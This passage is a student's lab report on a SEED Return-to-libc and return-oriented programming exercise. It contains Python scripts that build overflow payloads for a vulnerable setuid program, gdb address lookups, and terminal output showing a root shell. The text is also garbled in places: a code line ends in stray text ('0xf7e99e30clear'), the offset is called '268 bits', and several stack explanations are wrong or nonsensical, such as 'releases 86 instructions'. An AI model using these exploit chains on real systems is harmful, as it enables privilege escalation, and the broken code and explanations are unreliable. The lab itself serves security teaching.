15X = 268 + 4      # PFP location
16place_array = 300 # second argument placement
17
18# Construct payload
19content[X:X+4]   = (execv_addr).to_bytes(4,byteorder='little')
20content[X+4:X+8] = (exit_addr).to_bytes(4,byteorder='little')
21
22# first argument
23content[X+8:X+12] = (bash_addr).to_bytes(4,byteorder='little')
24
25# second argument
26argv = input_main + place_array
27content[X+12:X+16] = (argv).to_bytes(4,byteorder='little')
28
29# create argv[] array
30content[place_array:place_array+4] = (bash_addr).to_bytes(4,byteorder='little')
31content[place_array+4:place_array+8] = (p_addr).to_bytes(4,byteorder='little')
32content[place_array+8:place_array+12] = (0x00).to_bytes(4,byteorder='little')
33
34
35# Save content to a file
36with open("badfile", "wb") as f:
37    f.write(content)
38
```

Bash\_address and P\_address values are taken from the `./prtenv`.

LAB001:ffffde56

LAB002:ffffde4c

Exit address and Input address are taken from **gdb-pedas\$**

Here x comes as 268 it is calculated in the **hexadecimal**

Address of buffer[] inside bof(): 0xffffcc8c

Frame Pointer value inside bof(): 0xffffcd98

**0xffffcd98 - 0xffffcc8c = 268 bits**

```
[09/17/23]seed@VM:~/.../Lab4-R0PReturn-to-libc$ ./exploit.py
[09/17/23]seed@VM:~/.../Lab4-R0PReturn-to-libc$ ls -l
total 56
-rw-rw-r-- 1 seed seed 500 Sep 17 22:20 badfile
-rwxrwxr-x 1 seed seed 1103 Sep 17 22:19 exploit.py
-rw-rw-r-- 1 seed seed 217 Sep 17 20:10 Makefile
-rw-rw-r-- 1 seed seed 12 Sep 17 22:08 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Sep 17 22:12 prtenv
-rw-rw-r-- 1 seed seed 252 Sep 17 22:12 prtenv.c
-rwsr-xr-x 1 root seed 15788 Sep 17 22:07 retlib
-rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c
[09/17/23]seed@VM:~/.../Lab4-R0PReturn-to-libc$ ./retlib
Address of input[] inside main(): 0xffffcdb0
Input size: 500
Address of buffer[] inside bof(): 0xffffcc8c
Frame Pointer value inside bof(): 0xffffcd98
bash-5.0# whoami
root
bash-5.0# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
bash-5.0# exit
exit
[09/17/23]seed@VM:~/.../Lab4-R0PReturn-to-libc$ █
```


After executing it **./exploit.py** we should run **./retlib**

Yup! we will be getting the root access.



### 3.5 Task 5 (Optional): Return-Oriented Programming

\* Make file **N** changed from default to 256 as mentioned by the Professor.



```
1 TARGET = retlib
2
3 all: ${TARGET}
4
5 N = 256
6 retlib: retlib.c
7     gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o $@ $@.c
8     sudo chown root $@ && sudo chmod 4755 $@
9
10 clean:
11     rm -f *.o *.out ${TARGET} badfile
```

Lab starts here.

```
[09/17/23]seed@VM:~/.../Seedlab$ ls
Lab2-shellcode  lab3-bufferoverflow  Lab4-ROPReturn-to-libc  'Labsetup - 1'
[09/17/23]seed@VM:~/.../Seedlab$ cd Lab4-ROPReturn-to-libc
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ls
badfile  exploit.py  Makefile  peda-session-retlib.txt  retlib  retlib.c
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ b foo
Breakpoint 2 at 0x12b0
gdb-peda$ quit
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
```

Here i followed same steps as task 4

```

seed@VM: ~/.../Lab4-ROPReturn-to-libc
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Desktop/Seedlab/Lab4-ROPReturn-to-libc/retlib
[-----registers-----]
EAX: 0xf7fb4088 --> 0xffffd20c --> 0xffffd3ef ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x302ffff1e
EDX: 0xffffd194 --> 0x0
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0x0
ESP: 0xffffd16c --> 0xf7de4ee5 (<_libc_start_main+245>:      add    esp,0x10)
EIP: 0x565562ef (<main>:      endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562ea <foo+58>: mov     ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
=> 0x565562ef <main>:      endbr32
0x565562f3 <main+4>: lea     ecx,[esp+0x4]
0x565562f7 <main+8>: and     esp,0xffffffff
0x565562fa <main+11>: push    DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push    ebp
[-----stack-----]
0000| 0xffffd16c --> 0xf7de4ee5 (<_libc_start_main+245>:      add    esp,0x10)
0004| 0xffffd170 --> 0x1
0008| 0xffffd174 --> 0xffffd204 --> 0xffffd3b6 ("/home/seed/Desktop/Seedlab/Lab4-ROPReturn-to-libc/retlib")
0012| 0xffffd178 --> 0xffffd20c --> 0xffffd3ef ("SHELL=/bin/bash")
0016| 0xffffd17c --> 0xffffd194 --> 0x0
0020| 0xffffd180 --> 0xf7fb2000 --> 0x1e7d6c
0024| 0xffffd184 --> 0xf7ff0000 --> 0x2bf24
0028| 0xffffd188 --> 0xffffd1e8 --> 0xffffd204 --> 0xffffd3b6 ("/home/seed/Desktop/Seedlab/Lab4-ROPReturn-to-libc/retlib")
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x565562ef in main ()

```

I took the required variables and the values that I need for the python program to do exploitation.

```

Breakpoint 1, 0x565562f8 in main ()
gdb-peda$ b foo
Breakpoint 2 at 0x565562b9
gdb-peda$ p exit
$1 = {<text variable, no debug info>} 0xf7dfded0 <exit>
gdb-peda$ p sprintf
$2 = {<text variable, no debug info>} 0xf7e19d90 <sprintf>
gdb-peda$ p setuid
$3 = {<text variable, no debug info>} 0xf7e92d90 <setuid>
gdb-peda$ p system
$4 = {<text variable, no debug info>} 0xf7e0b370 <system>
gdb-peda$ p leveret
No symbol table is loaded.  Use the "file" command.
gdb-peda$ quit

```

After we used quit command we run retlib command

```

[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ retlib
Address of input[] inside main(): 0xffffcdb0
Input size: 576
Address of buffer[] inside bof(): 0xffffcc8c
Frame Pointer value inside bof(): 0xffffcd98
^_^)(^_^) Returned Properly (^_^)(^_^)
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ █

```

Here we got all the values we need to add in the exploit .

## Exploit.py code below

```
Open  exploit.py
~/Downloads

1#!/usr/bin/python3
2import sys
3
4def tobytes(value):
5    return (value).to_bytes(4, byteorder='little')
6
7content = bytearray(0xaa for i in range(24))
8
9sh_addr = 0xffffd3e3
10leaveret = 0x565562ce
11sprintf_addr = 0xf7e20e40
12setuid_addr = 0xf7e99e30clear
13system_addr = 0xf7e12420
14exit_addr = 0xf7e4f80
15ebp_bof = 0xffffcd58
16foo_addr = 0x565562b0
17
18# CHANGED!
19# setuid() 's 1st argument
20sprintf_arg1 = ebp_bof + 12 + 5 * 0x20
21
22# a byte that contains 0x00
23sprintf_arg2 = sh_addr + len("/bin/sh")
24
25# Use leaveret to return to the first sprintf
26ebp_next = ebp_bof + 0x20
27content += tobytes(ebp_next)
28content += tobytes(leaveret)
29content += b'A' * (0x20 - 2 * 4)
30
31# sprintf(sprintf_arg1, sprintf_arg2)
32for i in range(4):
33    ebp_next += 0x20
34    content += tobytes(ebp_next)
35    content += tobytes(sprintf_addr)
36    content += tobytes(leaveret)
37    content += tobytes(sprintf_arg1)
38    content += tobytes(sprintf_arg2)
39
40    content += b'A' * (0x20 - 5 * 4)
41    sprintf_arg1 += 1
42
43# setuid(0)
44ebp_next += 0x20
45content += tobytes(ebp_next)
46content += tobytes(setuid_addr)
47content += tobytes(leaveret)
48content += tobytes(0xffffffff)
49content += b'A' * (0x20 - 4 * 4)
50
51# CHANGED!
52for i in range(10):
53    ebp_next += 0x20
54    content += tobytes(ebp_next)
55    content += tobytes(foo_addr)
56    content += tobytes(leaveret)
57    content += b'A' * (0x20 - 3 * 4)
58
59# system("/bin/sh")
60ebp_next += 0x20
61content += tobytes(ebp_next)
62content += tobytes(system_addr)
63content += tobytes(leaveret)
64content += tobytes(sh_addr)
65content += b'A' * (0x20 - 4 * 4)
66
67# exit()
68content += tobytes(0xffffffff)
69content += tobytes(exit_addr)
70
71# Write the content to a file
72with open("badfile", "wb") as f:
73    f.write(content)
74
75
```

**Observation :** Here is the outcome you would get to see from successfully completing the lab, specifically as the Task 4.

When I run ./retlib program after successfully exploiting the buffer overflow vulnerability, I seen the program execute and print statements in the following order:

A terminal window titled 'seed@VM: ~/.../Lab4-ROPReturn-to-libc' showing the execution of a buffer overflow exploit. The user runs './exploit.py' and './retlib'. The output shows memory addresses for input and buffer, input size, and a series of 10 'Function foo() is invoked' messages. Finally, 'bash-5.0# whoami' is run, resulting in 'root'.

```
seed@VM: ~/.../Lab4-ROPReturn-to-libc
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./exploit.py
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./retlib
Address of input[] inside main (): 0xffffcdb0
Input size: 576
Address of buffer[] inside bof(): 0xffffcc8c
Frame Pointer value inside bof (): 0xffffcd98
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
bash-5.0# whoami
root
```

The key outcome here is that the program invokes the foo() function 10 times as a result of your buffer overflow attack. It chains multiple function calls together through stack manipulation.

After the 10th invocation of foo(), the program successfully returns to the execv() function, leading to the execution of /bin/sh and providing the root shell, as indicated by the “root “message.

## 4 Guidelines: Understanding the Function Call Mechanism

### 4.1 Understanding the stack layout

To know how to conduct Return-to-libc attacks, we need to understand how stacks work. We use a small C program to understand the effects of a function invocation on the stack. More detailed explanation can be found in the SEED book and SEED lecture.

```
/* foobar.c */
#include<stdio.h>
void foo(int x)
{
    printf("Hello world: %d\n", x);
}

int main()
{
    foo(1);
    return 0;
}
```

We can use "gcc -m32 -S foobar.c" to compile this program to the assembly code. The resulting file foobar.s will look like the following:


```
.....
8 foo:
9     pushl   %ebp
10    movl    %esp, %ebp
11    subl    $8, %esp
12    movl    8(%ebp), %eax
13    movl    %eax, 4(%esp)
14    movl    $.LC0, (%esp) : string "Hello world: %d\n"
15    call    printf
16    leave
17    ret
.....
21 main:
22    leal     4(%esp), %ecx
```

```
23    andl     $-16, %esp
24    pushl    -4(%ecx)
25    pushl    %ebp
26    movl     %esp, %ebp
27    pushl    %ecx
28    subl     $4, %esp
29    movl     $1, (%esp)
30    call     foo
31    movl     $0, %eax
32    addl     $4, %esp
33    popl     %ecx
34    popl     %ebp
35    leal     -4(%ecx), %esp
36    ret
```

Stack layout organizes its children in one dimensional stack.

This code illustrates the basic structure of function calls in assembly language, it shows how the stack is manipulated during program execution and for conducting Return-to-libc attacks and other stack-based exploits.

## 4.2 Calling and entering foo()



It is used to manage function calls and how to pass parameters.

Line 28-29 - Pushing Argument to `foo()`:

These lines push the argument 1 (the value to be passed to `foo()`) onto the stack. This operation increments `%esp` by four bytes, making space for the argument. The stack at this point is depicted in Figure 1(a).

Line 30 - `call foo`:

This line performs the function call to `foo()`.

It pushes the address of the next instruction (return address) onto the stack, which is the address immediately following the `call foo` instruction.

It then transfers control to the code of the `foo()` function.

The current stack after this operation is depicted in Figure 1(b).

Line 9-10 - Setting Up %ebp for foo():

The first line of the foo() function (pushl %ebp) pushes the value of the previous frame pointer (%ebp) onto the stack to save it.

The second line (movl %esp, %ebp) sets %ebp to point to the current frame, establishing the new stack frame for foo().

The stack at this point is as shown in Figure 1(c).

Line 11 - Allocating Space for Local Variables:

The subl \$8, %esp line modifies the stack pointer (%esp) to allocate space for local variables and function arguments.

In this case, it allocates 8 bytes on the stack, which are intended for the function arguments passed to printf().

Since there are no local variables in the foo() function, these 8 bytes are solely for arguments.

The stack configuration after this operation is depicted in Figure 1(d).

This breakdown clarifies how the stack is manipulated during the function call and entry into foo(), including the setup of function arguments and the establishment of a new stack frame.

Understanding these stack operations is essential when working with assembly language and conducting buffer overflow attacks like Return-to-libc attacks.

## 4.3 Leaving foo()

Now the control has passed to the function `foo()`. Let us see what happens to the stack when the function returns.

- **Line 16: leave:** This instruction implicitly performs two instructions (it was a macro in earlier x86 releases, but was made into an instruction later):

```
mov  %ebp, %esp
pop  %ebp
```

**foo()** is a placeholder value which can be changed depending on the co-ordinates. The above example states that it consists of two instructions which releases 86 instructions.

**Ret** address is used to jump return address.

Other two stacks add and esp,ebp also help in release of more memory allocations for **foo()**.